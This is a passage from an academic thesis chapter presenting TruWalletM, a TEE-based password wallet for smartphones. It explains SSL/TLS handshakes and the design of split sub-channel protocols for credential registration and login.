On the other hand, many modern mobile platforms feature hardware-supported TEEs (e.g., based on processor-based security extensions [25, 35]), which allow isolated execution of code and provide secure storage for data. While these environments can be used for protection of passwords on mobile platforms, usually they are resource constrained in terms of code and data memory, thus solutions developed for resource-reach PC platforms are not directly applicable. One specific challenge in this context is the fact that password-based authentication requires transmission of the password from client platform to the server through the SSL/TLS channel. This implies that SSL/TLS channel needs to be handled within TEE, in isolation from untrusted code, which, however, is infeasible within resource constrains of commodity TEEs. While switching to challenge-response authentication schemes would eliminate the need for SSL handling within TEE and, hence, would require a smaller footprint for the solution, those schemes are incompatible with existing web-based authentication solutions. Thus, in this work we address the challenge of developing a solution for reliable and secure protection of login credentials for mobile platforms that takes advantages of general purpose secure hardware, while being compatible with standard password-based authentication schemes widely used in the web.

CONTRIBUTION. In this chapter, we present *TruWalletM*, a hardware-assisted wallet-based web authentication as a mechanism to protect user credentials from malware, phishing and physical attacks on mobile platforms. We present the design of our solution which meets important usage requirements: (i) compatibility with existing password-based web authentication, (ii) software reuse of legacy OS and legacy web-browser on smartphones, and (iii) low performance overhead. To the best of our knowledge, no other solution exists for mobile devices that meets these requirements. The key feature of our solution which allows us to meet these requirements is splitting a single SSL/TLS connection into two logically separated channels, where one is protected by the wallet and is used to transmit passwords, and another one is handled by the browser and intended for conventional data. We implemented our solution for Nokia N900 smartphone and M-Shield secure hardware and report good performance results.

Our design relies on the availability of a Trusted Execution Environment (TEE) to protect security sensitive data and the execution of critical code from tampering. Such TEEs can be provided by commodity secure hardware for mobile devices such as M-Shield [35] and ARM TrustZone [25].

5.2 SSL/TLS OVERVIEW

Secure Socket Layer (SSL) [165] and Transport Layer Security (TLS) [148] protocols are widely used to provide secure http (shttp) connection between web-servers and clients (e.g., web-browsers). SSL was developed by Netscape Communications Corporation in 1994, while TLS emerged from SSL soon after. Both, SSL and TLS achieve similar objectives, such as server authentication, optional client authentication, data encryption and data integrity, however, subtle differences in the form of protocol messages and used crypto primitives[1] make them incompatible. Nevertheless, these differences are not essential at protocol level, hence the information provided below applies to both, SSL and TLS.

The SSL/TLS protocol consists of handshake and record protocol layers. The handshake layer is responsible for authentication, session establishment and negotiation of the security parameters (e.g., ciphers, compression algorithms, shared secrets), while the record layer is used for transmission of encrypted and integrity protected data in the context of the established session. While SSL/TLS supports different options for key exchange (e.g., RSA or Diffie-Hellman) and authentication (e.g., server-only authentication or authentication of both parties), our following description concerns RSA key exchange and server-only authentication, as this mode of operation is typically used with password-based authentication of clients.

Generally, SSL/TLS supports two versions of handshake, particularly, the full handshake for newly established sessions and the reduced handshake to resume a previous session or duplicate an existing session. We describe both versions in the following.

SSL/TLS WITH FULL HANDSHAKE. We depict a workflow of SSL/TLS session establishment with a full handshake in Figure 14. The handshake is typically initiated by the client, who sends a ClientHello(N_C) message to the server, where N_C is a random nonce (step 1). The server responds with ServerHello(N_S, sID) message, where N_S is a random nonce of the server and sID is the session identifier randomly chosen by the server (step

1 (For instance, SSL and TLS use MAC and HMAC respectively for message authentication)



Client
Web Server
$Cert_S, SK_S$
Full handshake
$N_C \leftarrow$ RNG()
1. ClientHello(N_C)
2. ServerHello(N_S, sID)
$N_S \leftarrow$ RNG()
3. Certificate($Cert_S$)
$\{0,1\} \leftarrow$ VerifyCert($Cert_S$)
4. ServerHelloDone
$K_P \leftarrow$ RNG()
$eK_P \leftarrow$ enc($PK_S; K_P$)
5. ClientKeyExchange(eK_P)
$K_M \leftarrow$ PRF(K_P, N_S, N_C)
$K \leftarrow$ PRF(K_M, N_S, N_C)
$K_P \leftarrow$ dec($SK_S; eK_P$)
$K_M \leftarrow$ PRF(K_P, N_S, N_C)
$K \leftarrow$ PRF(K_M, N_S, N_C)
6. $\{$ClientFinished$\}_K$
7. $\{$ServerFinished$\}_K$
8.$\{$ApplicationData$\}_K$

Figure 14: SSL/TLS establishment with full handshake

2)[2]. Further, the server sends Certificate() message with its public key certificate $Cert_S$ (step 3), followed by ServerHelloDone message indicating that the server is finished and waiting for the response from the client (step 4).

Next, the client verifies the received certificate and, if correct (e.g., if it is rooted in trusted authority and the signature is valid), it randomly generates a pre-master-secret K_P, and sends ClientKeyExchange(eK_P) message to the server, where eK_P is the encrypted pre-master secret (step 5). Then, both parties calculate the master-secret K_M from the nonces N_C and N_S and pre-master-secret K_P, using a secure pseudo-random-number function PRF(). Next, they calculate the session key K[3] from the (same) nonces and the master-secret K_M.

To finalize the handshake, both parties exchange ClientFinished and ServerFinished messages (that include all the handshake messages encrypted and authenticated with newly created K) to verify that both parties have calculated the same security parameters and that the handshake occurred without tampering by an attacker. When finished, application data can be exchanged, protected by the session key K (which we denote with curly braces).

SSL/TLS SESSION RESUME PROTOCOL WITH REDUCED HANDSHAKE. Reduced handshake allows parties to re-use security context from previously established sessions. Particularly, it relies on a previously established master secret to derive new session keys. In comparison to the full handshake, it does not involve asymmetric crypto operations and, hence, reduces computational and communicational overhead.

The workflow for SSL/TLS session resume protocol is depicted in Figure 15. The client requests the server to resume the session by sending ClientHello(sID, N_C) message which

2 Hello messages include also other parameters (e.g., protocol version, cipher suite and compression methods) which we omit for brevity

3 We do not distinguish between data encryption keys and MAC secrets for sake of simplicity




Figure 15: SSL/TLS session resume with reduced handshake

includes identifier *sID* of the session it would like to resume along with the fresh nonce N_C. If the server is willing to resume the indicated session (usually, in the instance that the session to be resumed is recent enough), it replies with the fresh nonce N_S and indicates that it is finished to send data with ServerHelloDone message. Both parties then compute new session keys from these nonces and the stored master-secret K_M and confirm this shorter run using ClientFinished and ServerFinished messages.

5.3 SYSTEM MODEL AND REQUIREMENT ANALYSIS

In this section we define our system model and define security and functional objectives and requirements. We then discuss in Section 5.5 which of them can be achieved on top of currently available general purpose secure hardware.

SYSTEM MODEL. Our system model involves the following parties: (i) a user U, (ii) a mobile platform, (iii) a web server S, and (iv) an adversary. We consider application scenarios where a user uses his mobile device to access services provided by remote web servers (over the Internet). The access is granted through an authentication protocol in which the user authenticates using user name/password.

ADVERSARY MODEL. The main goal of the adversary is to obtain unauthorized access to credentials and the services (provided by the web servers) that usually only the user has access to. The threats in this context are:

- *Software attacks.* The adversary may inject malicious software into a device, or exploit the vulnerabilities of the existing application (e.g., web browser). This allows the adversary to access user credentials in device memory, read them out from the login form of the browser when they are inserted by the user during login procedure, eavesdrop on the user input interface (e.g., keyloggers) and communication channel with the web-server, invoke credentials usage or launch phishing attacks[4].

- *Password-related attacks.* The adversary may perform dictionary or brute-force attack in order to recover passwords, or may apply credentials, he has learned from another web-server, as many users tend to reuse credentials for different web-services.
- *Physical Attacks.* The adversary may obtain physical access to the device (e.g., by stealing the device or accessing it while it is left unattended), invoke the authentication procedure on behalf of the user, or tamper with the underlying hardware.

SECURITY OBJECTIVES. Our major security objective is protection of user credentials from unauthorized access while they are processed and stored on the mobile device. Particularly, we specify the following security requirements which have to be fulfilled in order to achieve the objective:

- *Protection of user credentials:* User credentials created or enrolled by security-critical code must not be accessible or forged by unauthorized parties while stored or used on the platform (confidentiality and unforgeability).
- *Code isolation:* Security-critical code that processes user credentials must be isolated from untrusted code on the platform.
- *Trusted path.* A secure channel between the user and the web server must be established. This requirement ensures that the user is communicating with a correct web server and that operations are invoked by the legitimate user.

FUNCTIONAL OBJECTIVES. In addition to the security aspects, our TruWalletM design should consider important functional objectives that are essential for practical deployment:

- *BYOD.* Bring Your Own Device (BYOD) paradigm requires the system to be deployable on users' platforms without the need to change the underlying hardware and system-level software. For most users installing an alternative OS is not a viable option, as it typically voids warranty of the manufacturer. Also, the browser should be used as is, as installing a patch originating from a third party developer might not be possible[5].
- *Compatibility.* We require no changes on server side in order to be compatible to existing web-services. It is unlikely that web-services would adapt to our scheme if even small changes were necessary.
- *Interoperability.* As the majority of web servers rely on password authentication, our solution supports this method. Other authentication methods, such as OAuth, are complementary to our work and can be easily integrated into our architecture.

4 Here the adversary attempts to trick users into revealing their credentials to a server under his control, for instance by luring the user to a faked web-site (classical phishing), or by malware displaying forged login pages (malware phishing).

5 For instance, the Android security architecture would require the patch to be signed with the same developer signing key as the patching application.

- *Low performance overhead.* We require imposed performance overhead to be feasible for mobile devices. We require that users should not notice any delay while they are browsing Internet web pages, but we accept more significant delays for short time periods for performing critical operations such as authentication.

ASSUMPTIONS. We rely on availability of a secure hardware which provides a Trusted Execution Environment (TEE) with following features: (i) isolated secure code execution, (ii) secure storage, (iii) integrity protection of secure execution environment. Such TEEs can be provided by general purpose secure hardware such as M-Shield [35] and ARM TrustZone [25]. We assume the TEE provided by secure hardware is tamper-protected[6].

For secure communication between the device and the remote web server we utilize SSL/TLS protocol. We assume that all cryptographic primitives of SSL/TLS protocol are secure. Also, we rely on a trustworthy SSL/TLS Public Key Infrastructure (SSL-PKI) used (implicitly) to authenticate the server during SSL/TLS channel establishment.

We do not consider denial-of-service (DoS) attacks, since in the context of our adversary model it is impossible to prevent them. In fact, an attacker who has control over the user environment or even has physical access to the device can always cause DoS, e.g., by switching off the device.

We do not consider attacks where an already established server connection is misused by malware (such as transaction generators), but rather concentrate on protection of user credentials. However, our design can be extended with a transaction confirmation agent similar to the solutions in [170, 171].

5.4 SYSTEM DESIGN

In this section we present our TruWalletM solution which is intended for mobile platforms and allows for secure password-based authentication in the web. We first discuss challenges and design choices, then present system architecture and its components, and finally describe communication protocols.

5.4.1 *Challenges and Design Choices*

Design of TruWalletM faces challenges imposed by requirements we formulated in Section 5.3. One of our security requirements is isolated execution of trusted and untrusted code, which can be achieved by means of virtualization (e.g., OKL4 microvisor [154]) or by using a hardware-based Trusted Execution Environment (TEE).

While the attractive feature of virtualization is absence of significant resource constraints (e.g., in terms of code memory), most commodity TEEs feature resource limitations (e.g., M-Shield has about 10-20 Kb memory available in the secure mode). On the other hand, we cannot leverage a virtualization approach due to our BYOD requirement, as mobile devices do not typically feature a virtualization layer by default and setting up such a layer would require an update of system software. Hence, we opt for hardware-based TEEs and take into consideration possible resource constraints.

6 It is tamper protected to some degree, e.g., resistant against standard side-channel attacks. However, the severity of hardware attacks depends on the effort: an example is the attack on the Trusted Platform Module (TPM) [260].

On another hand, the requirement to preserve confidentiality of user credentials implies that passwords should not leave TEE unprotected, i.e., they must be stored securely and sent out over the secure channels. This basically means that SSL/TLS channel (used for the communication with the web-server) must be handled within TEE rather than by an untrusted browser. However, SSL/TLS stack is too heavyweight for being run within resource-constraint TEEs. One possible approach to overcome this problem would be piece-wise execution [114] of the secure code, which, however, imposes additional overhead added by multiple switches between normal and secure modes[7]. Hence, piece-wise execution is expensive in terms of performance, which impacts our requirement of low performance overhead.

As a reasonable trade-off between performance and security, we propose to use more expensive TEE-based SSL/TLS handling for transmission of credentials (e.g., during authentication or password change), while using conventional software-based SSL/TLS support for regular data (e.g., content of web-pages). This approach is reasonable, as our main security objective is protection of authentication credentials, while data protection is our primary goal. However, authentication credentials and subsequent data are typically transmitted over a single SSL/TLS session, hence, achieving such a separation is not straightforward. We propose to tackle this challenge by (mis)using an SSL/ | acTLS resume protocol, which is a reduced version of SSL/TLS handshake (cf. Section 5.2). It is intended for reducing the performance overhead of SSL/TLS handshake, while we propose to use it for security, namely, for separation of security critical authentication credentials from regular data. SSL/TLS resume is a part of Secure Socket Layer (SSL) and Transport Layer Security (TLS) specifications [165, 148], and, hence, is supported by any server that supports SSL/TLS[8].

5.4.2 *TruWalletM Architecture*

TruWalletM architecture is depicted in Figure 16. It divides the execution environment on the mobile platform into two isolated parts: “open world” and the Trusted Execution Environment (TEE). "Open world" is intended for untrusted code and includes all the software typically found on the mobile device, e.g., an operating system and applications, while TEE is used for execution of the trusted code. Essential components of our architecture residing in "Open world" are the web-browser B and the wallet helper H, while TEE is populated by the secure data storage D and Wallet Core C components. B is a regular web-browser used by the user for surfing the web, establishing SSL/TLS connection to the remote server S and performing password-based authentication of the user U. The wallet consisting of H and C components serves as SSL/TLS proxy and mediates SSL/TLS connection between B and S, moreover, H and C manage separate SSL/TLS sub-channels (i.e., channels using individual session keys). H monitors data transferred between B and S and detects password fields. If no password field is detected, the content is simply relayed to B, while it is intercepted and forwarded to C otherwise. In turn, C fetches passwords from the database managed by D, fills them into the intercepted web-page and sends to S via its own sub-channel. D component can either use dedicated secure memory or store data on open side encrypted under the platform-specific key K_P which is never available outside the TEE.

7 A single invocation of secure side requires about 1.9 ms for M-Shield TEE.
8 According to statistics provided by [251], 91% of web servers support SSL/TLS resume protocol in practice




Figure 16: TruWalletM Architecture

To prevent unauthorized credential usage by other users, the wallet requires user authentication (e.g., a user password) to login into the wallet. In this way, passwords stored by the wallet are bound to the corresponding user.

Note that user authentication to the wallet requires a secure user interface, which might or might not be provided by TEE, depending on the underlying hardware. For instance, ARM TrustZone [25] provides such a trusted user interface, while other types like M-Shield [35] and smartcards (e.g., secure microSD cards [250]) do not support it. While establishing a secure user interface on the platform is an orthogonal problem, we will discuss security implications surrounding the compromise of the user interface and flesh out mitigations in Section 5.5.

5.4.3 *Protocols*

In the following we provide protocol description and explain component interaction for the following use cases: (i) initialization, (i) establishment of SSL/TLS connection with logical sub-channels, (iii) registration, (iv) authentication and (v) password change.

5.4.3.1 *Initialization*

When TruWalletM is installed on a mobile platform, a few initialization steps are required: (1) the web browser is configured to work with TruWalletM as SSL/TLS proxy, and (2) the user may want to install passwords for web servers he has already signed up for.

Passwords for existing web accounts are added to TruWalletM by visiting the login page of the web server S and pressing the login button. This triggers TruWalletM to search for a password in its database D and subsequently prompts the user U with a dialog requesting U to specify the missing login and password. We require the user to first visit the login page, instead of directly entering login/password into TruWalletM, in order to bind the user password to the server certificate. However, we want to avoid a man-in-the-middle attack during the initialization, e.g., a malicious program that replaces the server certificate with a valid certificate from a different site. Therefore, we follow the approach of [296] and display a list of few destinations (among them the user-requested one) and ask the user to explicitly choose the destination again. As shown in [296] this prevents the user from associating the right credentials with the wrong web-site.

Alternatively, existing accounts can be installed via Out-of-band (OOB) channel, e.g., by means of secure provisioning [189]. This protocol can securely deploy credentials, so that they are only known to the provisioning entity and programs executing in the TEE of the target device. This protocol makes use of a device-specific key-pair (typically available on mobile platforms with TEE) whose private part resides only in and never leaves the TEE. Also, OOB channel can be used not only during initialization phase, but at any time the user wishes to install new passwords.

5.4.3.2 *SSL/TLS Session Establishment with Sub-channels*

The protocol for SSL/TLS session establishment with sub-channels runs between three parties: the wallet helper H, the wallet core C and the server S. Generally speaking, it consists of SSL/TLS full handshake and SSL/TLS resume protocol routines with some additions. For more detailed descriptions of SSL/TLS handshake and session resume protocols we refer the reader to Section 5.2.

The full protocol is depicted in Figure 17. For sake of simplicity we show that C and S communicate directly, although all the messages between C and S are mediated by H (as C does not have its own networking interface). The protocol begins with standard SSL/TLS handshake procedure performed between H and S (steps 1-7). When handshake is finished, H stores security context of the established session by storing the session identifier *sID*, the hash of the server certificate $hCert_S$, the negotiated master secret K_M and the session key K. Next, H triggers SSL/TLS session resume protocol, which is executed between H and S (steps 8-12). The session resume protocol establishes a new sub-session with fresh session keys within the security context of the previously established session. Particularly, the same master secret K_M is used as the input to the pseudo-random-function $\mathsf{PRF}(K_M, N_S', N_C')$, where N_S' and N_C' are fresh nonces of the server and the client, respectively (exchanged in hello messages at steps 8-9). As a result of the protocol run, the new session key K' is generated, which is then sent to H (step 13).

Note that login, registration and password change forms can be delivered either via the already established SSL/TLS connection (e.g., Google), or via http (e.g., Facebook). In the former case, the regular content is delivered using the sub-session with the key K', and the sub-channel is switched whenever the user triggers password-based authentication or registration (e.g., by pressing a login or registration button). In the latter case, however, login/registration/password change forms are delivered through the regular http connection and our protocol runs whenever the user triggers the operation by pressing the corresponding button.

5.4.3.3 *Registration*

The registration protocol is depicted in Figure 18. While the login request page can be delivered either http or https connection to the client (cf. Section 5.4.3.2), we depict the case for https connection. Hence, we assume that SSL/TLS sub-channels were already established before registration begins and S delivers the registration page *regPage* to H through the SSL/TLS sub-channel protected with the session key K' (step 1). When H parses the page and identifies the password field, it forwards *regPage* along with *sID* to C (step 2). In turn, C obtains the user name u from the user U (steps 3-4), loads the SSL/TLS session context (from the secure data storage D) and obtains parameters K_M, $hCert_S$ and K, where K is the session key and $hCert_S$ is the hash of the server's public key



Wallet core C
Wallet helper H
Web-server S
$Cert_S, SK_S$
Full handshake
$N_C \leftarrow$ RNG()
1. ClientHello(N_C)
2. ServerHello(N_S, sID)
$N_S \leftarrow$ RNG()
3. Certificate($Cert_S$)
4. ServerHelloDone
{0,1}$\leftarrow$ VerifyCert($Cert_S$)
$K_P \leftarrow$ RNG()
$eK_P \leftarrow$ enc($PK_S; K_P$)
5. ClientKeyExchange(eK_P)
$K_P \leftarrow$ dec($SK_S; eK_P$)
$K_M \leftarrow$ PRF(K_P, N_S, N_C)
$K \leftarrow$ PRF(K_M, N_S, N_C)
6. {ClientFinished}$_K$
7. {ServerFinished}$_K$
$hCert_S \leftarrow$ H($Cert_S$)
storeSession($sID, hCert_S, K_M, K$)
Session resume
$N'_C \leftarrow$ RNG()
8. ClientHello(N'_C, sID)
9. ServerHello(N'_S, sID)
$N'_S \leftarrow$ RNG()
10. ServerHelloDone
$K' \leftarrow$ PRF(K_M, N'_S, N'_C)
11. {ClientFinished}$_{K'}$
12. {ServerFinished}$_{K'}$
13. K'

Figure 17: Establishment of SSL/TLS sub-channels

certificate. Then C randomly generates the password p, stores it along with u and $hCert_S$ and transfers to S the registration page *reqPg* with filled in user name u and password p protected with the session key K (step 5). When S responds with acknowledge (step 6), C in turn acknowledges to H (step 7).

In case the login form was delivered over an http-based connection, the protocol should be changed as follows: Transmission at step 1 will be performed in clear text, while SSL/TLS session establishment with sub-channels would occur between steps 4 and 5 rather than a priory to the registration protocol run.

5.4.3.4 *Password-based client authentication*

The client authentication protocol proceeds as depicted in Figure 19. As we discussed in Section 5.4.3, the registration request page can be delivered to TruWalletM either via http or https connection. Our figure depicts the case for https-delivered form, while adaptation to http case can be done similarly to the description provided in previous section (cf. Section 5.4.3.3).

When protocol starts, the login page *loginPage* is delivered from S to H through the SSL/TLS sub-channel protected with the key K' (step 1). H identifies the password field in




Figure 18: Registration protocol




Figure 19: Password-based client authentication protocol

the login form and, hence, sends *loginPage* along with the session identifier *sID* to C (step 2). Then C loads the session context to obtain the session key K, the master secret K_M and the hash of the server's certificate $hCert_S$. Next, it fetches the user name u and the password p for the corresponding $hCert_S$ and displays u to the user to ensure the user would like to login under this name[9] (step 3). If acknowledged (step 4), *loginPage* is filled in with the user name u and the password p and sent to S encrypted with the session key K. If u and p received by the S match its local records u' and p', the authentication is accepted and acknowledge is sent to C (step 6). Further, C also informs H about successful authentication (step 7).

Note that if the user is not yet registered on this site, TruWalletM will proceed as explained in Section 5.4.3.1.

9 Generally, the user might have more than one account on the same server. In this case the wallet would request the user to select one of the available user names

